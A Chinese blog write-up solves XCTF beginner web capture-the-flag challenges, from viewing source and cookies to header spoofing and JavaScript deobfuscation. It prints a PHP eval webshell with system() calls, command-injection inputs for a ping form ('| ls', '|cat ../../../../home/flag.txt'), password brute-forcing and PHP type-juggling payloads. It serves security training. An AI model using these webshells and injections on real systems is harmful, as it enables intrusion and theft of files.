

xctf攻防世界-新手练习区(web) Writeup

原创

丶没胡子的猫  于 2020-11-05 22:56:22 发布  342  收藏 1

分类专栏: [CTF](#) 文章标签: [web](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_41924764/article/details/109501120

版权



[CTF 专栏收录该内容](#)

20 篇文章 2 订阅

[订阅专栏](#)

题目

[view_source](#)

[robots](#)

[backup](#)

[cookie](#)

[disabled_button](#)

[weak_auth](#)

[simple_php](#)

[get_post](#)

[xff_referer](#)

[webshell](#)

[command_execution](#)

[simple_js](#)

xctf官方网站:<https://www.xctf.org.cn/>

view_source

题目描述:


X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。

以下方法都可以查看源代码

ctrl+u

F12

view-source:http://地址



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace {d99d9c4f79b74d293e12890c320e6981} -->
18
19 </body>
20 </html>
```


https://blog.csdn.net/weixin_41924764

robots

题目描述:

X老师上课讲了Robots协议,小宁同学却上课打了瞌睡,赶紧来教教小宁Robots协议是什么吧。

查看 `robots.txt` 文件,可以看到一个php文件



```
User-agent: *
Disallow:
Disallow: flag_is_h3re.php
```


直接访问php获取flag

backup

题目描述:

X老师忘记删除备份文件,他派小宁同学去把备份文件找出来,一起来帮小宁同学吧!

提示备份文件,可以尝试访问zip, bak, .index.php这一类的文件



访问index.php.bat后下载查看内容即可获取flag

cookie

题目描述:

X老师告诉小宁他在cookie里放了些东西, 小宁疑惑地想: '这是夹心饼干的意思吗?'

以火狐为例, F12打开开发者工具, 点击内存, 可以看到cookie中存在一个php文件



然后页面提示查看响应头:



See the http response

https://blog.csdn.net/weixin_41924764

利用burp抓包, 发送到repeater模块, 可以发现响应头中存在flag

```
GET /cookie.php HTTP/1.1
Host: 220.249.52.133:44505
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 04 Nov 2020 16:12:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
flag: cyberpeace{7f4e183f9643fc201b9799ff17902a5c}
Vary: Accept-Encoding
Content-Length: 411
Connection: close
Content-Type: text/html
```

```
<html>
<head>
  <meta charset="UTF-8">
  <title>Cookie</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
```

https://blog.csdn.net/weixin_41924764

disabled_button

题目描述:

X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

提示前端，查看前端代码，将 `disabled` 属性删除

The screenshot shows a web browser window with a button labeled "flag" that is disabled. A tooltip above the button says "一个不能按的按钮" (A button that cannot be pressed) and "form | 280 x 50". Below the browser window, the developer tools are open, showing the HTML structure. The `<input>` tag for the button is highlighted, and the `disabled=""` attribute is circled in red. The HTML code is as follows:

```
<html>
  <head>
    <meta charset="UTF-8">
    <title>Cookie</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
      body{
        background-color: #f0f0f0;
        padding: 10px;
      }
    </style>
  </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action="" method="post">
      <input class="btn btn-default disabled="" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
    </form>
  </body>
</html>
```

删除后直接点击按钮获取flag

一个不能按的按钮

cyberpeace{d6bae118562fcd3571041f2ceab841c6}




weak_auth

题目描述:

小宁写了一个登陆验证页面，随手就设了一个密码。

随意输入一个密码后，跳转到一个页面。提示密码错误，然后我们查看源代码，发现提示我们需要一个字典。



利用burp爆破，从网上收集top100密码字典。爆破出密码为123456，并且返回包带着flag

The screenshot shows the Burp Suite interface for an intruder attack. The top window is titled "Intruder attack 1" and contains a table of results. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. Row 1 is highlighted, showing a status of 200 and a length of 437. Below the table, the "Response" tab is active, displaying the raw HTML response. The HTML content includes a title "weak auth" and a body containing a long alphanumeric string and a comment: "*!--maybe you need a dictionary-->".*

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
2	112233	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
4	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
5	12345678910	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
6	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
7	666666	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
9	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>weak auth</title>
</head>
<body>
  cyberpeace{599ce732d11a8de960f88b34f065fe12}<!--maybe you need a dictionary-->
</body>
</html>
```

simple_php

题目描述:

小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

payload: ?a=a&b[]=1234



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```


Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

get_post

题目描述:

X老师告诉小宁同学HTTP通常使用两种请求方法,你知道是哪两种吗?

进题目后提示:



请用GET方式提交一个名为a,值为1的变量


url提交? a=1, 利用hackbar提交post变量 b=2 获取flag



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{175fc969df2cc29e9ef5c2e60df70d81}



xff_referer

题目描述:

X老师告诉小宁其实xff和referer是可以伪造的。


打开题目，提示ip地址需要为 123.123.123.123




ip地址必须为123.123.123.123

https://blog.csdn.net/weixin_41924764


火狐插件商城搜索 X-Forwarded-For Header



下载好后，设置ip为 123.123.123.123，再次刷新题目后，提示我们需要来自google



利用burp抓包，修改响应头，增加 Referer: <https://www.google.com>



webshell

题目描述:

小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

进入靶机,发现页面提示

你会使用webshell吗?


```
<?php @eval($_POST['shell']);?>
```

可以用菜刀链接,因为我懒得打开菜刀了,直接hackbar利用system函数查看flag

```
shell=system('ls');
```

你会使用webshell吗?

```
flag.txt index.php <?php  
@eval($_POST['shell']);?>
```




发现flag.txt文件，利用cat命令查看flag

```
shell=system('cat flag.txt');
```

你会使用webshell吗?

```
cyberpeace{1da8272579b61b704eb1866b566532de}<?php  
@eval($_POST['shell']);?>
```



command_execution

题目描述:


小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

打开靶机,页面提示我们可以去ping一个地址,我们输入 `127.0.0.1 | ls`




查看home目录,发现一个flag文件

```
|ls ../../../../home
```



查看flag

```
|cat ../../../../home/flag.txt
```



https://blog.csdn.net/weixin_41924764

simple_js

题目描述:

小宁发现了一个网页,但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

输入密码肯定不对的,我们输入进去之后,查看源代码,可以发现一个加密字符串的JavaScript脚本

```
<script type="text/javascript">
function dechiffre(pass_enc){#我们输入的东西带入了pass_enc
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab = pass_enc.split(',');#用, 切割 赋值到tab
    var tab2 = pass.split(',');#将pass切割 放到tab2
    var i,j,k,l=0,m,n,o,p = "";#创建变量
    i = 0;
    j = tab.length;#j 是我们输入进去的数字的数量
    k = j + (1) + (n=0);
    n = tab2.length;#18
    for(i = (o=0); i < (k = j = n); i++){#i=0 i和我们k(我们输入的数量)n(pass字符串长度)
        o = tab[i-1];#o=我们输入的最后一个
        p += String.fromCharCode((o = tab2[i]));#o=70 F
        if(i == 5)break;
    }
    for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        if(i > 5 && i < k-1)
            p += String.fromCharCode((o = tab2[i]));
    }
    p += String.fromCharCode(tab2[17]);
    pass = p;
    return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );
</script>
```

我们来将代码一步一步分析：

`function dechiffre(pass_enc)` 定义一个函数，传输`pass_enc`变量到函数里执行

`var pass = ""` 定义一个变量为`pass`，内容为 `70,65,85...`

`split(',')` 以逗号为分割符，分割字符串

`String.fromCharCode` 将 Unicode 编码转为一个字符

后面有两个for循环，分析之后我才知道，我们不管输入什么 都会输出 `FAUX PASSWORD HAHA`

`flag`并不在 `dechiffre` 函数中，转移分析以下字符串：

```
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
```

将16进制转换成字符

16进制到文本字符串

加密或解密字符串长度不可以超过10M 当前长度: 144

```
1 \x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30
```

16进制转字符 字符转16进制 测试用例 清空结果 复制结果

```
1 55,56,54,79,115,69,114,116,107,49,50
```

https://blog.csdn.net/weixin_41924784

然后控制台利用 `String.fromCharCode` 将 Unicode 编码转为字符，即可获取flag。

```
String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50)
```

SW registered: ▶ ServiceWorkerRegistration { installing: null, waiting: null, active: S

```
>> String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50)
```

```
← "7860sErtk12"
```

```
>>
```

结合题目所给提示，给flag加上格式后为 `Cyberpeace{7860sErtk12}`